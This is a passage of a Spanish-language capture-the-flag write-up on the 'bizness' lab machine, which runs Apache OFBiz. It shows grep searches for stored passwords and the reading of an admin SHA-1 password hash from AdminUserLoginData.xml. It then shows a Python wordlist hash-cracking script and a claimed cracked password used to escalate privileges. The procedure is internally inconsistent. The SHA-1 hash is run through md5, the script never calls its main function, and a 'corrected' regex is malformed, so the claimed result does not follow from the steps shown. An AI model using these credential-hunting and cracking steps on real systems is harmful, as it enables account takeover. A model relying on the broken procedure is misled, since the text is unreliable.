grep: —o: No such file or directory
grep: —E: No such file or directory
grep: (\w+\W+){0,5}Password(\w+\W+){0,5}: No such file or directory
grep: .: Is a directory
```

Por lo que hacemos una corrección en dicho comando




```
ofbiz@bizness:/opt/ofbiz$ grep —arin —o —E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
<in —o —E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
grep: —o: No such file or directory
grep: —E: No such file or directory
grep: (\w+\W+){0,5}Password(\w+\W+){0,5}: No such file or directory
grep: .: Is a directory
```

Reemplazamos por el siguiente comando




```
ofbiz@bizness:/opt/ofbiz$ grep -arin -E '(\w+\W+){0,5}Password(\w+\W+){0,5}' *
```

Aunque en este caso funciono encontro directorios cifrados e informacion innecesearia




```
                                         Z
                                          [\
                                           ▒ava/lang/StringBuilder
                                                                  ]^_
                                                                     `a
                                                                      bc▒ Authenticator initialized
                                                                                                  d
a
 ▒e
   fg0 Authenticator authenticate() -- returning false Authenticator logout() Authenticator syncUser(
) Authenticator updatePassword()# Authenticator isUserSynchronized()& Authenticator isSingleAuthentic
ator()Dorg/apache/ofbiz/common/authentication/example/TestFailAuthenticatorjava/lang/Object8org/apach
e/ofbiz/common/authentication/api/AuthenticatorAorg/apache/ofbiz/common/authentication/api/Authentica
torException(org/apache/ofbiz/service/LocalDispatcher
                                                     getDelegator%()Lorg/apache/ofbiz/entity/Delegato
rgetClass()Ljava/lang/Class;java/lang/ClassgetName()Ljava/lang/String;append-(Ljava/lang/String;)Ljav
a/lang/StringBuildertoString org/apache/ofbiz/base/util/DebuglogInfo'(Ljava/lang/String;Ljava/lang/St
ring;)V!▒▒▒
          !"8
build/classes/java/main/org/apache/ofbiz/common/authentication/example/TestPassAuthenticator.class:8:
-./0moduleLjava/lang/String;<init>()VCodeLineNumberTableLocalVariableTablethisFLorg/apache/ofbiz/comm
on/authentication/example/TestPassAuthenticator;
                                                authenticate((Ljava/lang/String;Ljava/lang/String;Zus
isServiceAuthZ
build/classes/java/main/org/apache/ofbiz/common/authentication/api/Authenticator.class:3:Exceptions▒l
```

Por lo que corregimos el comando original




```
]fbiz@bizness:/opt/ofbiz$ grep -arin -o -E '(\w+\W){0,5}Password\w+\W){0,5}'
```

Ahora con este comando corregido logramos ver toda la informacion necesaria y un direcctorio que podria tener la bandera



```
./framework/widget/src/main/java/org/apache/ofbiz/widget/artifact/ArtifactInfoGatherer.java:492:public vo
id visit(PasswordField
./framework/documents/SingleSignOn.xml:262:PasswordChange"
./framework/documents/SingleSignOn.xml:262:PasswordChange"
./framework/service/src/main/java/org/apache/ofbiz/service/ServiceDispatcher.java:927:Because of encrypte
d passwords
./framework/service/src/main/java/org/apache/ofbiz/service/ServiceDispatcher.java:944:passwords
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1310:Element passwordAttr
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1311:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1312:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1313:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1314:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1315:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1316:documentation.appendChi
ld(passwordAttr)
./framework/resources/templates/AdminUserLoginData.xml:22:PasswordChange=
./framework/common/config/SecurityUiLabels.xml:295:PasswordVerify"
./framework/common/config/SecurityUiLabels.xml:406:PasswordVerify"
./framework/common/config/SecurityUiLabels.xml:421:passwordHint"
./framework/common/config/SecurityUiLabels.xml:432:PasswordChange"
./framework/common/config/CommonUiLabels.xml:5183:PasswordHint"
./framework/common/config/CommonUiLabels.xml:7297:PasswordVerify"
./framework/common/config/CommonUiLabels.xml:8639:PasswordChange"
./framework/common/config/SecurityextUiLabels.xml:23:password_request_error_missing_fields"
./framework/common/config/SecurityextUiLabels.xml:27:password_request_error_not_valid_parameters"
./framework/common/config/SecurityextUiLabels.xml:31:password_request_error_technical_error"
./framework/common/config/SecurityextUiLabels.xml:35:password_request_success"
./framework/common/config/SecurityextUiLabels.xml:54:password_change_history"
./framework/common/config/SecurityextUiLabels.xml:68:password_email_not_correct_password"
./framework/common/config/SecurityextUiLabels.xml:82:password_contact_customer_service"
./framework/common/config/SecurityextUiLabels.xml:91:password_email_not_correct_password=
./framework/common/config/SecurityextUiLabels.xml:97:password_contact_customer_service_errorwas"
./framework/common/config/SecurityextUiLabels.xml:147:password_createdandsent_check_email"
```


Procedemos a entrar al archivo, asi que ingresamos en cada direcctorio de la ruta que encontramos



```
APACHE2_HEADER  DOCKER.md               INSTALL               runtime
applications    docs                    lib                   SECURITY.md
build           framework               LICENSE               settings.gradle
build.gradle    gradle                  NOTICE                themes
common.gradle   gradle.properties       npm-shrinkwrap.json   VERSION
config          gradlew                 OPTIONAL_LIBRARIES
docker          gradlew.bat             plugins
Dockerfile      init-gradle-wrapper.bat README.adoc
ofbiz@bizness:/opt/ofbiz$ cd framework
cd framework
ofbiz@bizness:/opt/ofbiz/framework$ cd resource
cd resource
bash: cd: resource: No such file or directory
ofbiz@bizness:/opt/ofbiz/framework$ cd resources
cd resources
ofbiz@bizness:/opt/ofbiz/framework/resources$ cd templates
cd templates
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ ls
ls
AdminNewTenantData-Derby.xml       index.jsp
AdminNewTenantData-MySQL.xml       Menus.xml
AdminNewTenantData-Oracle.xml      ofbiz-component.xml
AdminNewTenantData-PostgreSQL.xml  README.txt
AdminUserLoginData.xml             Screens.xml
build.gradle                       SecurityGroupDemoData.xml
CommonScreens.xml                  SecurityPermissionSeedData.xml
controller.xml                     services.xml
DemoData.xml                       Tests.xml
document.xml                       TypeData.xml
entitymodel.xml                    UiLabels.xml
Forms.xml                          web.xml
HELP.xml
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ █
```


Y Aqui podemos ver el archivo AdminUserLoginData.xml

Donde tras acceder a el podemos ver la contraseña actual cifrada




```
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ cat AdminUserLoginData.xml
<ork/resources/templates$ cat AdminUserLoginData.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one
or more contributor license agreements.  See the NOTICE file
distributed with this work for additional information
regarding copyright ownership.  The ASF licenses this file
to you under the Apache License, Version 2.0 (the
"License"); you may not use this file except in compliance
with the License.  You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing,
software distributed under the License is distributed on an
"AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
KIND, either express or implied.  See the License for the
specific language governing permissions and limitations
under the License.
-->

<entity-engine-xml>
    <UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a" requirePasswordChange="Y"/>
    <UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0"/>
</entity-engine-xml>ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ 
```

Ahora debemos crear un script en python para decifrar a travez de hash la contraseña cifrada



```
  GNU nano 7.2                                                   hash.py

import hashlib

def main():
    try:
        resolverhash = str(input("Hash a resolver: "))
        type = input("Indica el tipo de encriptación: ")

        resolvedor = open("10-million-password-list-top-1000000.txt", 'r')
        for x in resolvedor.readlines():
            a = x.strip("\n").encode('utf-8')
            if type == 'md5':
                a = hashlib.md5(a).hexdigest()
            elif type == 'sha1':
                a = hashlib.sha1(a).hexdigest()
            elif type == 'sha224':
                a = hashlib.sha224(a).hexdigest()
            elif type == 'sha256':
                a = hashlib.sha256(a).hexdigest()
            elif type == 'sha384':
                a = hashlib.sha384(a).hexdigest()
            elif type == 'sha512':
                a = hashlib.sha512(a).hexdigest()
            else:
                raise Exception('El tipo de encriptación %s no es válido.' %str(type))

            if a == resolverhash:
                print("Contraseña: %s - Has resuelto: %s - Encriptado con: %s" %(str(x.rstrip()),str(a),str(type)))
                break

    except Exception as e:
        print("Error: {}".format(e))
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 hash.py
Hash a resolver: 47ca69ebb4bdc9ae0adec130880165d2cc05db1a
Indica el tipo de encriptación: md5
```

Y Con esto obtenemos la contraseña la cual es monkeybizness


Ahora con esta información podemos subir de privilegio y acceder a la segunda y ultima bandera

Salimos hasta la Raiz



